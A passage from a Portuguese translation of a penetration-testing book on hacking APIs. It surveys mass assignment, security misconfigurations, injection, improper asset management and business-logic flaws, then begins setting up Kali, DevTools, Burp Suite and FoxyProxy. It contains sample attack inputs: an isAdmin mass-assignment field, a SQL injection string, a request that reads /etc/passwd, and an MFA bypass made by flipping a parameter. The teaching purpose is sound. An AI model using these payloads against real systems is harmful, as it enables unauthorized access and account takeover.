Se a API não higienizar a entrada da solicitação, ela estará vulnerável à atribuição em massa, e você poderá usar a solicitação atualizada para criar uma conta de administrador. No back-end, o aplicativo Web vulnerável adicionará o atributo de chave/valor {"isAdmin": "true"} ao objeto do usuário e tornará o usuário equivalente a um administrador.

Você pode descobrir vulnerabilidades de atribuição em massa encontrando parâmetros interessantes na documentação da API e, em seguida, adicionando esses parâmetros ao uma solicitação. Procure os parâmetros envolvidos nas propriedades da conta do usuário, nas funções críticas e nas ações administrativas. A interceptação de solicitações e respostas de API também pode revelar parâmetros que merecem ser testados. Além disso, você pode adivinhar parâmetros ou fazer fuzzing deles nas solicitações de API. (O Capítulo 9 descreve a arte do fuzzing).

Configurações incorretas de segurança

As configurações incorretas de segurança incluem todos os erros que os desenvolvedores podem cometer nas configurações de segurança de suporte de uma API. Se uma configuração incorreta de segurança for grave o suficiente, ela poderá levar à exposição de informações confidenciais ou a um controle total do sistema. Por exemplo, se a configuração de segurança de suporte da API revelar uma vulnerabilidade não corrigida, há uma chance de que um invasor possa aproveitar uma exploração publicada para "dominar" facilmente a API e seu sistema.

As configurações incorretas de segurança são, na verdade, um conjunto de pontos fracos que incluem cabeçalhos mal configurados, criptografia de trânsito mal configurada, uso de contas padrão, aceitação de métodos HTTP desnecessários, falta de sanitização de entrada e mensagens de erro detalhadas.

A falta de sanitização de entrada pode permitir que os invasores façam upload de cargas mal-intencionadas para o servidor. As APIs geralmente desempenham um papel fundamental na automação de processos, portanto, imagine poder fazer upload de cargas úteis que o servidor proceessa automaticamente em um formato que pode ser executado remotamente ou por um usuário final desavisado. Por exemplo, se um endpoint de upload fosse usado para passar arquivos carregados para um diretório da Web, ele poderia permitir o upload de um script. Navegar até o URL onde o arquivo está localizado poderia iniciar o script, resultando em acesso direto ao shell do servidor da Web. Além disso, a falta de sanitização de entrada pode levar a um comportamento inesperado por parte do aplicativo.

Na Parte III, faremos o fuzz de entradas de API na tentativa de descobrir vulnerabilidades, como configurações incorretas de segurança, gerenciamento inadequado de ativos e pontos fracos de injecão.

Os provedores de API usam *cabeçalhos* para fornecer ao consumidor instruções sobre como lidar com a resposta e os requisitos de segurança. Cabeçalhos mal configurados podem resultar em divulgação de informações confidenciais, ataques de downgrade e ataques de script entre sites. Muitos provedores de API usarão serviços adicionais junto com a API para aprimorar as métricas relacionadas à API ou melhorar a segurança. É bastante comum que esses serviços adicionais adicionem cabeçalhos às solicitações de métricas e talvez sirvam como algum nível de garantia para o consumidor. Por exemplo, veja a resposta a seguir:

```
HTTP/ 200 OK
--snip--
X-Powered-By: VulnService 1.11
X-XSS-Proteção: 0
```


O cabeçalho X-Powered-By revela a tecnologia de back-end. Cabeçalhos como esse geralmente anunciam o serviço de suporte exato e sua versão. Você pode usar informações como essa para procurar exploits publicados para essa versão do software.

X-XSS-Protection é exatamente o que parece: um cabeçalho destinado a evitar ataques de XSS (cross-site scripting). XSS é um tipo comum de vulnerabilidade de injeção em que um invasor pode inserir scripts em uma página da Web e induzir os usuários finais a clicar em links mal-intencionados. Abordaremos XSS e cross-API scripting (XAS) no [Capítulo 12](#). Um valor de 0 para X-XSS-Protection indica que não há proteções em vigor e um valor de 1 indica que a proteção está ativada. Esse cabeçalho, e outros semelhantes, revela claramente se um controle de segurança está em vigor.

O cabeçalho X-Response-Time é um middleware que fornece métricas de uso. No exemplo anterior, seu valor representa 566,43 milissegundos. No entanto, se a API não estiver configurada corretamente, esse cabeçalho poderá funcionar como um canal secundário usado para revelar os recursos existentes. Se o cabeçalho X-Response-Time tiver um tempo de resposta consistente para registros inexistentes, por exemplo, mas aumentar seu tempo de resposta para alguns outros registros, isso pode ser uma indicação de que esses registros existem. Veja um exemplo:

HTTP/UsuárioA 404 Não encontrado

—snip—

X-Response-Time: 25,5

HTTP/UsuárioB 404 Não encontrado

—snip—

X-Response-Time: 25,5

HTTP/UserC 404 Não encontrado

—snip—

X-Response-Time: 510.00

Nesse caso, o UserC tem um valor de tempo de resposta que é 20 vezes o tempo de resposta dos outros recursos. Com esse pequeno tamanho de amostra, é difícil concluir definitivamente que o UserC existe. No entanto, imagine que você tenha uma amostra de centenas ou milhares de solicitações e saiba a média de X-Response

-Valores de tempo para determinados recursos existentes e inexistentes. Digamos, por exemplo, que você saiba que uma conta falsa como `/user/account/thisdefinitelydoesnotexist876` tem um X-Response-Time médio de 25,5 ms. Você também sabe que sua conta existente `/user/account/1021` recebe um X-Response-Time de 510,00. Se, em seguida, você enviar solicitações com força bruta para todos os números de conta de 1000 a 2000, poderá analisar os resultados e ver quais números de conta resultaram em tempos de resposta drasticamente maiores.

Qualquer API que forneça informações confidenciais aos consumidores deve usar o protocolo Transport Layer Security (TLS) para criptografar os dados. Mesmo que a API seja fornecida apenas internamente, de forma privada ou em nível de parceiro, o uso do TLS, o protocolo que criptografa o tráfego HTTPS, é uma das maneiras mais básicas de garantir que as solicitações e as respostas da API sejam protegidas ao serem transmitidas por uma rede. A criptografia de trânsito mal configurada ou ausente pode fazer com que os usuários da API passem informações confidenciais da API em texto não criptografado pelas redes, e nesse caso

um invasor poderia capturar as respostas e solicitações com um ataque man-in-the-middle (MITM) e lê-las claramente. O invasor precisaria ter acesso à mesma rede que a pessoa que estava atacando é. Em seguida, intercepte o tráfego de rede com um analisador de protocolo de rede, como o Wireshark, para ver as informações que estão sendo comunicadas entre o consumidor e o provedor.

Quando um serviço usa uma *conta e credenciais padrão* e os padrões são conhecidos, um invasor pode usar essas credenciais para assumir a função dessa conta. Isso pode permitir que ele obtenha acesso a informações confidenciais ou à funcionalidade administrativa, o que pode levar a um comprometimento dos sistemas de suporte.

Por fim, se um provedor de API permitir *métodos HTTP desnecessários*, há um risco maior de que o aplicativo não manipule esses métodos adequadamente ou resulte na divulgação de informações confidenciais.

Você pode detectar várias dessas configurações incorretas de segurança com scanners de vulnerabilidade de aplicativos da Web, como Nessus, Qualys, OWASP ZAP e Nikto. Esses scanners verificarão automaticamente as informações de versão do servidor Web, cabeçalhos, cookies, configuração de criptografia de trânsito e parâmetros para verificar se as medidas de segurança esperadas estão ausentes. Também é possível verificar manualmente essas configurações incorretas de segurança, se você souber o que está procurando, inspecionando os cabeçalhos, o certificado SSL, os cookies e os parâmetros.

Injeções

As *fallhas de injeção* ocorrem quando uma solicitação é passada para a infraestrutura de suporte da API e o provedor da API não filtra a entrada para remover caracteres indesejados (um processo conhecido como *sanitização de entrada*). Como resultado, a infraestrutura pode tratar os dados da solicitação como código e executá-los. Quando esse tipo de falha estiver presente, você poderá realizar ataques de injeção, como injeção de SQL, injeção de NoSQL e injeção de comando do sistema.

Em cada um desses ataques de injeção, a API entrega sua carga não higienizada diretamente ao sistema operacional que executa o aplicativo ou seu banco de dados. Como resultado, se você enviar uma carga útil contendo comandos SQL para uma API vulnerável que usa um banco de dados SQL, a API passará os comandos para o banco de dados, que processará e executará os comandos. O mesmo ocorrerá com bancos de dados NoSQL vulneráveis e sistemas afetados.

Mensagens de erro detalhadas, códigos de resposta HTTP e comportamento inesperado da API podem ser pistas de que você pode ter descoberto uma falha de injeção. Digamos, por exemplo, que você enviasse OU 1=0-- como um endereço em um processo de registro de conta. A API pode passar esse payload diretamente para o banco de dados SQL de backend, onde a instrução OR 1=0 falharia (porque 1 não é igual a 0), causando algum erro SQL:

```
POST /api/v1/register HTTP/1.1 Host:  
example.com  
--snip--  
{  
  "Fname": "hAPI",
```

```

Ball
"lname": "Hacker", "Address": ""
OR 1=0--,
}

```

Um erro no banco de dados backend pode aparecer como uma resposta ao consumidor. Nesse caso, você pode receber uma resposta como "Erro: You have an error in your SQL syntax ". Qualquer resposta diretamente de um banco de dados ou do sistema de suporte é um indicador claro de que há uma vulnerabilidade de injecão.

As vulnerabilidades de injecão geralmente são complementadas por outras vulnerabilidades, como a má higienização de entrada. No exemplo a seguir, você pode ver um ataque de injecão de código que usa uma solicitação GET de API para tirar proveito de um parâmetro de consulta fraco. Nesse caso, o parâmetro de consulta fraco passa todos os dados na parte de consulta da solicitação diretamente para o sistema subjacente, sem higienizá-los primeiro:

```
GET http://10.10.78.181:5000/api/v1/resources/books?show=/etc/passwd
```

O corpo da resposta a seguir mostra que o ponto de extremidade da API foi manipulado para exibir o arquivo `/etc/passwd` do host, revelando os usuários no sistema:

```

root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

```

Para encontrar falhas de injecão, é necessário testar diligentemente os pontos de extremidade da API, prestar atenção em como a API responde e, em seguida, criar solicitações que tentem manipular os sistemas de back-end. Assim como os ataques de travessia de diretório, os ataques de injecão existem há décadas e, portanto, há muitos controles de segurança padrão para proteger os provedores de API contra eles. Demonstrarei vários métodos para realizar ataques de injecão, codificar o tráfego e contornar os controles padrão no [Capítulo 8](#) e no [Capítulo 10](#).

Gerenciamento inadequado de ativos

O gerenciamento inadequado de ativos ocorre quando uma organização expõe APIs aposentadas ou que ainda estão em desenvolvimento. Como acontece com qualquer software, as versões antigas de API têm maior probabilidade de conter vulnerabilidades porque não estão mais sendo corrigidas e atualizadas. Da mesma forma, as APIs que ainda estão sendo desenvolvidas normalmente não são tão seguras quanto as APIs de produção.

O gerenciamento inadequado de ativos pode levar a outras vulnerabilidades, como exposição excessiva de dados, divulgação de informações, atribuição em massa, limitação inadequada de taxas e injecão de API. Para os invasores, isso significa que

A descoberta de uma vulnerabilidade de gerenciamento de ativos inadequada é apenas a primeira etapa para a exploração adicional de uma API.

Você pode descobrir o gerenciamento inadequado de ativos prestando muita atenção à documentação desatualizada da API, aos registros de alterações e ao histórico de versões nos repositórios. Por exemplo, se a documentação da API de uma organização não tiver sido atualizada junto com os endpoints da API, ela poderá conter referências a partes da API que não são mais compatíveis. As organizações geralmente incluem informações de versão em seus nomes de endpoints para distinguir entre versões mais antigas e mais recentes, como `/v1`, `/v2`, `/v3` e assim por diante. As APIs ainda em desenvolvimento costumam usar caminhos como `/alpha/`, `/beta/`, `/test/`, `/uat/` e `/demo/`. Se você sabe que uma API agora está usando `apiv3.org/admin`, mas parte da documentação da API se refere a `apiv1.org/admin`, você pode tentar testar diferentes endpoints para ver se `apiv1` ou `apiv2` ainda está ativo. Além disso, o registro de alterações da organização pode revelar os motivos pelos quais `a v1` foi atualizada ou retirada. Se você tiver acesso à `v1`, poderá testar esses pontos fracos.

Além de usar a documentação, você pode descobrir vulnerabilidades de gerenciamento inadequado de ativos por meio de solicitações de adivinhação, fuzzing ou força bruta. Observe os padrões na documentação da API ou no esquema de nomeação de caminhos e, em seguida, faça solicitações com base em suas suposições.

Vulnerabilidades da lógica de negócios

As vulnerabilidades de lógica de negócios (também conhecidas como *falhas de lógica de negócios*, ou *BLFs*) são recursos intencionais de um aplicativo que os invasores podem usar de forma maliciosa. Por exemplo, se uma API tiver um recurso de upload que não valida cargas codificadas, um usuário poderá fazer upload de qualquer arquivo, desde que ele esteja codificado. Isso permitiria que os usuários finais fizessem upload e executassem códigos arbitrários, inclusive cargas maliciosas.

Vulnerabilidades desse tipo normalmente surgem de uma suposição de que os consumidores da API seguirão as instruções, serão confiáveis ou usarão a API apenas de uma determinada maneira. Nesses casos, a organização depende essencialmente da confiança como um controle de segurança, esperando que o consumidor aja com benevolência. Infelizmente, até mesmo os consumidores de API de boa índole cometem erros que podem levar ao comprometimento do aplicativo.

O vazamento da API do parceiro da Experian, no início de 2021, foi um ótimo exemplo de uma falha de confiança na API. Um determinado parceiro da Experian foi autorizado a usar a API da Experian para realizar verificações de crédito, mas o parceiro adicionou o

A API da Experian, que não era da Experian, não tinha a funcionalidade de verificação de crédito para seu aplicativo da Web e expôs inadvertidamente todas as solicitações de nível de parceiro aos usuários. Uma solicitação poderia ser interceptada ao usar o aplicativo Web do parceiro e, se incluísse um nome e endereço, a API da Experian responderia com a pontuação de crédito e os fatores de risco de crédito do indivíduo. Uma das principais causas dessa vulnerabilidade de lógica de negócios foi o fato de a Experian ter confiado no parceiro para não expor a API.

Outro problema com a confiança é que as credenciais, como chaves de API, tokens e senhas, estão sendo constantemente roubadas e vazadas. Quando

Hacking APIs (Acesso antecipado) © 2022 por Corey
as credenciais de um consumidor confiável são roubadas, o consumidor pode
se tornar um lobo em pele de cordeiro

e causar estragos. Sem fortes controles técnicos, as vulnerabilidades da lógica de negócios podem ter o impacto mais significativo, levando à exploração e ao comprometimento.

Você pode pesquisar a documentação da API em busca de sinais reveladores de vulnerabilidades da lógica comercial. Declarações como as seguintes devem iluminar a lâmpada acima de sua cabeça:

"Use apenas o recurso X para executar a função

Y." "Não faça X com o ponto final Y."

"Somente os administradores devem realizar a solicitação X."

Essas declarações podem indicar que o provedor de API está confiando que você não realizará nenhuma das ações desencorajadas, conforme as instruções. Ao atacar a API, certifique-se de desobedecer a essas solicitações para testar a presença de controles de segurança.

Outra vulnerabilidade da lógica de negócios ocorre quando os desenvolvedores presumem que os consumidores usarão exclusivamente um navegador para interagir com o aplicativo Web e não capturarão solicitações de API que ocorrem nos bastidores. Tudo o que é necessário para explorar esse tipo de fraqueza é interceptar as solicitações com uma ferramenta como o Burp Suite Proxy ou Postman e, em seguida, alterar a solicitação de API antes de ser enviada ao provedor. Isso pode permitir que você capture solicitações compartilhadas de Chaves de API ou parâmetros de uso que possam afetar negativamente a segurança do aplicativo.

Como exemplo, considere um portal de autenticação de aplicativo da Web que um usuário normalmente usaria para se autenticar em sua conta. Digamos que o aplicativo da Web tenha emitido a seguinte solicitação de API:

```
POST /api/v1/login HTTP/1.1 Host:  
example.com  
-snip-  
UserId=hapihacker&password=arealpassword!&MFA=true
```

Há uma chance de contornarmos a autenticação multifatorial simplesmente alterando o parâmetro MFA para false.

O teste de falhas na lógica comercial pode ser desafiador porque cada empresa é única. Os scanners automatizados terão dificuldade em detectar esses problemas, pois as falhas fazem parte do uso pretendido da API. Você deve entender como o negócio e a API operam e, em seguida, considerar como pode usar esses recursos a seu favor. Estude a lógica comercial do aplicativo com uma mentalidade adversária e tente quebrar todas as suposições que foram feitas.

Resumo

Neste capítulo, abordei as vulnerabilidades comuns da API. É importante familiarizar-se com essas vulnerabilidades para que você possa reconhecê-las facilmente, tirar proveito delas durante um compromisso e denunciá-las

Hacking APIs (Acesso antecipado) © 2022 por Corey
Ball
de volta à organização para evitar que os criminosos arrastem seu cliente para
as manchetes.

Agora que você já conhece os aplicativos da Web, as APIs e seus pontos
fracos, é hora de preparar sua máquina de hacking e colocar as mãos no teclado.

PARTE II

LAB SETUP

4

SETTING UP AN API HACKING SYSTEM



Este capítulo o orientará na configuração de seu kit de ferramentas de hacking de API. Abordaremos três ferramentas especialmente úteis para hackers de API:

Chrome DevTools, Burp Suite e Postman.

Além de explorar os recursos incluídos na versão paga do Burp Suite Pro, fornecerei uma lista de ferramentas que podem compensar os recursos ausentes na versão gratuita do Burp Suite Community Edition, bem como várias outras ferramentas úteis para descobrir e explorar vulnerabilidades de API. No final deste capítulo, faremos um laboratório no qual você aprenderá a usar algumas dessas ferramentas para interagir com nossas primeiras APIs.

Kali Linux

Ao longo deste livro, executaremos ferramentas e laboratórios usando o Kali, uma distribuição de Linux de código aberto baseada no Debian. O Kali foi desenvolvido para testes de penetração e vem com muitas ferramentas úteis já instaladas. Você pode fazer o download do Kali em <https://www.kali.org/downloads>. Muitos guias podem orientá-lo na configuração do hipervisor de sua preferência e na instalação do Kali nele. Recomendo usar o "How to Get Started with Kali Linux" (Como começar a usar o Kali Linux) da Null Byte ou o tutorial em <https://www.kali.org/docs/installation>.

Depois que sua instância do Kali estiver configurada, abra um terminal e execute uma atualização e um upgrade:

```
$ sudo apt update  
$ sudo apt full-upgrade -y
```

Em seguida, instale o Git, o Python 3 e o Golang (Go), que você precisará para usar algumas das outras ferramentas em sua caixa de hacking:

```
$ sudo apt-get install git python3 golang
```

Com essas noções básicas instaladas, você deve estar preparado para configurar o restante das ferramentas de hacking de API.

Análise de aplicativos da Web com o DevTools

O DevTools do Chrome é um conjunto de ferramentas para desenvolvedores incorporado ao navegador Chrome que permite visualizar o que o navegador da Web está executando do ponto de vista de um desenvolvedor da Web. O DevTools é um recurso frequentemente subestimado, mas pode ser muito útil para hackers de API. Vamos usá-lo em nossas primeiras interações com aplicativos Web de destino para descobrir APIs, interagir com aplicativos Web usando o console, exibir cabeçalhos, visualizações prévias e respostas e analisar arquivos de origem de aplicativos Web.

Para instalar o Chrome, que inclui o DevTools, execute os seguintes comandos:

```
$ sudo wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb  
$ sudo apt install ./google-chrome-stable_current_amd64.deb
```

Você pode iniciar o Chrome por meio da linha de comando com o comando `google-chrome`. Depois de executar o Chrome, navegue até o URL que deseja investigar e inicie o DevTools usando CTRL-SHIFT-I ou F12 ou navegando até

Settings▶More Tools e selecionando a opção **Developer**

Menu **Tools (Ferramentas)**. Em seguida, atualize sua página atual para atualizar as informações em os painéis do DevTools. Você pode fazer isso usando o atalho CTRL-R. No painel Network (Rede), você verá os vários recursos solicitados das APIs (consulte a Figura 4-1).




Figura 4-1: O painel Chrome DevTools Network

Alterne entre os painéis selecionando a guia desejada na parte superior. O painel DevTools lista a funcionalidade das diferentes opções de tabela. Fiz um resumo delas na Tabela 4-1.

Tabela 4-1: Painéis do DevTools

Painel	Função
Elementos	Permite que você visualize o CSS e o Modelo de Objeto de Documento (DOM) da página atual, o que permite inspecionar o HTML que constrói a página da Web.
Console	Fornece alertas e permite que você interaja com o depurador de JavaScript para alterar a página da Web atual.
Fontes	Contém os diretórios que compõem o aplicativo Web e o conteúdo dos arquivos de origem.
Network	Lista todas as solicitações de arquivos de origem que compõem a perspectiva do cliente do aplicativo da Web.
Desempenho	Fornece uma maneira de registrar e analisar todos os eventos que ocorrem durante o carregamento de uma página da Web.
Memory	Permite registrar e analisar como o navegador está interagindo com a memória do sistema.
Aplicativo	Fornece o manifesto do aplicativo, itens de armazenamento (como cookies e informações da sessão), cache e serviços em segundo plano.
Segurança	Fornece informações sobre a criptografia de trânsito, origens de conteúdo e detalhes do certificado.

Quando começamos a interagir com um aplicativo Web, geralmente começamos pelo painel Rede para obter uma visão geral dos recursos que alimentam o aplicativo Web. Na Figura 4-1, cada um dos itens listados representa uma solicitação que foi feita para um recurso específico. Usando o painel Rede, você

pode se aprofundar em cada solicitação para ver o método de solicitação usado, o código de status da resposta, os cabeçalhos e o corpo da resposta. Para fazer isso, clique uma vez no nome do URL de interesse na coluna Name (Nome). Isso abrirá um painel no lado direito do DevTools. Agora você pode analisar a solicitação feita na guia Headers (Cabeçalhos) e ver como o servidor respondeu na guia Response (Resposta).

Ao se aprofundar no aplicativo Web, você pode usar o painel Sources para inspecionar os arquivos de origem que estão sendo usados no aplicativo. Em eventos de captura de bandeira (CTF) (e, ocasionalmente, na realidade), você pode encontrar chaves de API ou outros segredos codificados aqui. O painel Sources vem equipado com uma forte funcionalidade de pesquisa que o ajudará a descobrir facilmente o funcionamento interno do aplicativo.

O painel Console é útil para executar e depurar o JavaScript da página da Web. Você pode usá-lo para detectar erros, exibir avisos e executar comandos. Você terá a oportunidade de usar o painel Console no laboratório do [Capítulo 6](#).

Passaremos a maior parte do tempo nos painéis Console, Fontes e Rede. Entretanto, os outros painéis também podem ser úteis. Por exemplo, o painel Desempenho é usado principalmente para melhorar a velocidade de um site, mas também podemos usá-lo para observar em que ponto um aplicativo Web interage com uma API, conforme mostrado na Figura 4-2.




Figura 4-2: A guia Desempenho do DevTool mostrando o momento exato em que o aplicativo do Twitter interagiu com a API do Twitter

Na Figura 4-2, vemos que, 1.700 milissegundos depois, um evento de cliente acionou o aplicativo do Twitter para interagir com a API. Como cliente, poderíamos então correlacionar esse evento a uma ação que realizamos na página, como a autenticação no aplicativo Web, para saber para que o aplicativo Web está usando a API. Quanto mais informações pudermos reunir antes de atacar uma API, maiores serão nossas chances de encontrar e explorar vulnerabilidades.

Para obter mais informações sobre o DevTools, consulte a documentação do Google Developers em <https://developers.google.com/web/tools/chrome-devtools>.

Capturando e modificando solicitações com o Burp Suite

O Burp Suite é um magnífico conjunto de ferramentas de teste de aplicativos da Web desenvolvido e continuamente aprimorado pela PortSwigger. Todos os profissionais de segurança cibernética de aplicativos da Web, caçadores de recompensas de bugs e hackers de APIs devem aprender a usar o Burp, que permite capturar solicitações de API, aplicativos da Web de aranha, APIs de fuzz e muito mais.

O spidering, ou rastreamento da Web, é um método que os bots usam para detectar automaticamente os caminhos de URL e os recursos de um host. Normalmente, o spidering é feito por meio da varredura do HTML de páginas da Web em busca de hiperlinks. O spidering é uma boa maneira de ter uma ideia básica do conteúdo de uma página da Web, mas não é capaz de encontrar caminhos *ocultos* ou aqueles que não têm links encontrados nas páginas da Web. Para encontrar caminhos ocultos, precisaremos usar uma ferramenta como o Kiterunner, que executa efetivamente ataques de força bruta a diretórios. Em um ataque desse tipo, um aplicativo solicitará vários caminhos de URL possíveis e validará se eles realmente existem com base nas respostas do host.

Conforme descrito na página da comunidade OWASP sobre o assunto, *fuzzing* é "a arte da descoberta automática de bugs". Usando essa técnica de ataque, enviaríamos vários tipos de entrada em solicitações HTTP, tentando encontrar uma entrada ou carga que faça com que um aplicativo responda de maneira inesperada e revele uma vulnerabilidade. Por exemplo, se você estivesse atacando uma API e descobrisse que poderia publicar dados no provedor da API, poderia tentar enviar vários comandos SQL. Se o provedor não higienizar essa entrada, há uma chance de você receber uma resposta que indique que um banco de dados SQL está em uso.

O Burp Suite Pro, a edição paga do Burp, oferece todos os recursos sem restrições, mas, se a única opção for usar o Burp Suite Community Edition (CE) gratuito, você pode fazer isso funcionar. No entanto, depois que você tiver obtido o

uma recompensa por bug bounty ou assim que conseguir convencer seu empregador, você deve migrar para o Burp Suite Pro. Este capítulo inclui um

Seção "[Supplemental Tools](#)" (Ferramentas suplementares) que ajudará a substituir a funcionalidade ausente no Burp Suite CE.

O Burp Suite CE é incluído como padrão na versão mais recente do Kali. Se, por algum motivo, ele não estiver instalado, execute o seguinte:

```
$ sudo apt-get install burpsuite
```

NÃO E

O Burp Suite oferece uma versão de avaliação completa de 30 dias do Burp Suite Pro em <https://portswigger.net/requestfreetrial/pro>. Para obter mais instruções sobre como usar o Burp Suite, visite <https://portswigger.net/burp/communitydownload>.

Nas seções a seguir, preparamos nossa plataforma de hacking de API para usar o Burp Suite, veremos uma visão geral dos vários módulos do Burp, aprenderemos a interceptar solicitações HTTP, nos aprofundaremos no módulo Intruder e analisaremos algumas das extensões mais interessantes que você pode usar para aprimorar o Burp Suite Pro.

Configuração do FoxyProxy

Um dos principais recursos do Burp Suite é a capacidade de interceptar solicitações HTTP. Em outras palavras, o Burp Suite recebe suas solicitações antes de encaminhá-las ao servidor e, em seguida, recebe as respostas do servidor antes de enviá-las ao navegador, permitindo que você visualize e interaja com essas solicitações e respostas. Para que esse recurso funcione, precisaremos enviar regularmente solicitações do navegador para o Burp Suite. Isso é feito com o uso de um proxy da Web. O proxy é uma forma de redirecionar o tráfego do navegador da Web para o Burp antes que ele seja enviado ao provedor de API. Para simplificar esse processo, adicionaremos uma ferramenta chamada FoxyProxy aos nossos navegadores para nos ajudar a fazer o proxy do tráfego com o clique de um botão.

Os navegadores da Web têm a funcionalidade de proxy incorporada, mas alterar e atualizar essas configurações toda vez que você quiser usar o Burp seria uma tarefa demorada. Em vez disso, usaremos um complemento de navegador chamado FoxyProxy que permite ativar e desativar o proxy com o simples clique de um botão. O FoxyProxy está disponível para o Chrome e o Firefox.

Siga estas etapas para instalar o FoxyProxy:

1. Navegue até a loja de complementos ou plug-ins do seu navegador e pesquise **FoxyProxy**.
2. Instale o FoxyProxy Standard e adicione-o ao seu navegador.
3. Clique no ícone da raposa no canto superior direito do navegador (ao lado do URL) e selecione **Options (Opções)**.
4. Selecione **Proxies»Add New Proxy»Manual Proxy Configuration**.
5. Adicione **127.0.0.1** como o endereço IP do host.
6. Atualize a porta para **8080** (configurações de proxy padrão do Burp Suite).
7. Na guia General, renomeie o proxy para **Hackz** (farei referência a essa configuração de proxy ao longo dos laboratórios).

Agora você só precisa clicar no complemento do navegador e selecionar o proxy que deseja usar para enviar seu tráfego para o Burp. Quando terminar de interceptar as solicitações, você poderá desativar o proxy selecionando a opção Disable FoxyProxy.

Adição do certificado do Burp Suite

O *HTTP Strict Transport Security (HSTS)* é uma política comum de segurança de aplicativos da Web que impede que o Burp Suite intercepte solicitações. Se estiver usando o Burp Suite CE ou o Burp Suite Pro, você precisará instalar o certificado de autoridade de certificação (CA) do Burp Suite. Para adicionar esse certificado, siga estas etapas:

1. Iniciar o Burp Suite.
2. Abra o navegador de sua preferência.
3. Usando o FoxyProxy, selecione o proxy Hackz. Navegue até <http://burpsuite>, conforme mostrado na Figura 4-3, e clique em **CA Certificate (Certificado CA)**. Isso iniciará o download do certificado CA do Burp Suite.




Figura 4-3: A página de destino que você deve ver ao fazer o download do certificado CA do Burp Suite

4. Salve o certificado em algum lugar onde você possa encontrá-lo.
5. Abra seu navegador e importe o certificado. No Firefox, abra **Preferências** e use a barra de pesquisa para procurar **certificados**. Importe o certificado.
6. No Chrome, abra **Configurações**, use a barra de pesquisa para procurar **certificados**, selecione **Mais > Gerenciar certificados > Autoridades** e importe o certificado . Se o certificado não for exibido, talvez seja necessário expandir o arquivo opções de tipo para "DER" ou "Todos os arquivos" (consulte a Figura 4-4).




Figura 4-4: O Gerenciador de certificados do Chrome com a guia Autoridades selecionada

Agora que o certificado PortSwigger CA foi adicionado ao navegador, você deve conseguir interceptar o tráfego sem problemas.

Navegando no Burp Suite

Como você pode ver na Figura 4-5, na parte superior do Burp há 13 módulos.

Comparer	Logger	Extender	Project options	User options	Learn
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer
					Decoder

Figura 4-5: Os módulos do Burp Suite

O *Dashboard* oferece uma visão geral do registro de eventos e das varreduras executadas em seus alvos. O *Dashboard* é mais útil no Burp Suite Pro do que no CE porque também exibe os problemas detectados durante o teste.

